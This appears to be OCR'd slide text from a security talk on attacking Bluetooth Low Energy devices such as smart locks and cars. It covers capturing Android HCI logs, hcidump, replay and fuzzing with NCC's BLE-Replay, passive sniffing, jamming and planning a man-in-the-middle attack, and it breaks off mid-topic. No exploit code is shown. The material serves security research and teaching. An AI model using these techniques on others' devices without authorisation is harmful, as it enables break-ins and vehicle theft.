
2. Settings->Developer options->Enable Bluetooth HCI log

The file is saved in /sdcard/btsnoop_hci.log

Readable in Wireshark

Example file: **devices/quicklock/android_hcidump/**

Host Controller Interface



Linux (BlueZ), Android...

hcidump

Hcidump (again)

Dumps commands and data exchanged between host OS and adapter firmware.

You will see only public advertisements and data exchanged with your host.

In case of link-layer encryption, hcidump shows unencrypted data.


Does not dump raw RF packets.

BLE-Replay by NCC

https://github.com/nccgroup/BLE-Replay

Parses hcidump to json, wraps into python BLE client for replay/fuzzing

quicklock/android_hcidump/btsnoop_hci.log



How do we hack BLE?

Passive sniffing

- Using simple hw is unreliable, easy to loose packets.
- Difficult to understand transmission in Wireshark.
- Limited scripting – decode pcap, replay packets.
+ Can be helpful to diagnose what is happening on link-layer (e.g. Bluetooth encryption)
+ Does not require access to device nor smartphone
- Limited possibilities to decode encrypted connections (intercept pairing + CrackLE).

Android HCI dump


+ Catches all the packets (of our transmission)
- Difficult to understand transmission in Wireshark
- Limited scripting – decode pcap, replay packets.
- Does not cover link-layer. Only data exchanged between Android and BT adapter
- Requires access to smartphone
+ Even if the connection is encrypted, we have the packets in cleartext (de-/encrypted by adapter)

THE CAR HACKING AGAIN


Sometimes…

We can sniff the link communication, but it is encrypted on GATT layer.

(we see only encrypted hex stream)



Maybe jamming?



"It's like they designed the protocol itself to stop us from doing this exact thing"

Richo Healey, Mike Ryan – Hacking Electric Skateboard, Defcon 23

Jamming

Jam just the selected advertising channels

May be useful for an attacker to break ongoing connection – to perform other attacks (e.g. MITM).


But: most devices do not keep constant connections anyway (battery saving).

How about active interception?


Man in the Middle:

We will force the mobile app to connect to us, and forward the requests to the car and back!

How do we hack BLE?




How do we MITM RF?



Isolate the signal?

Physics…



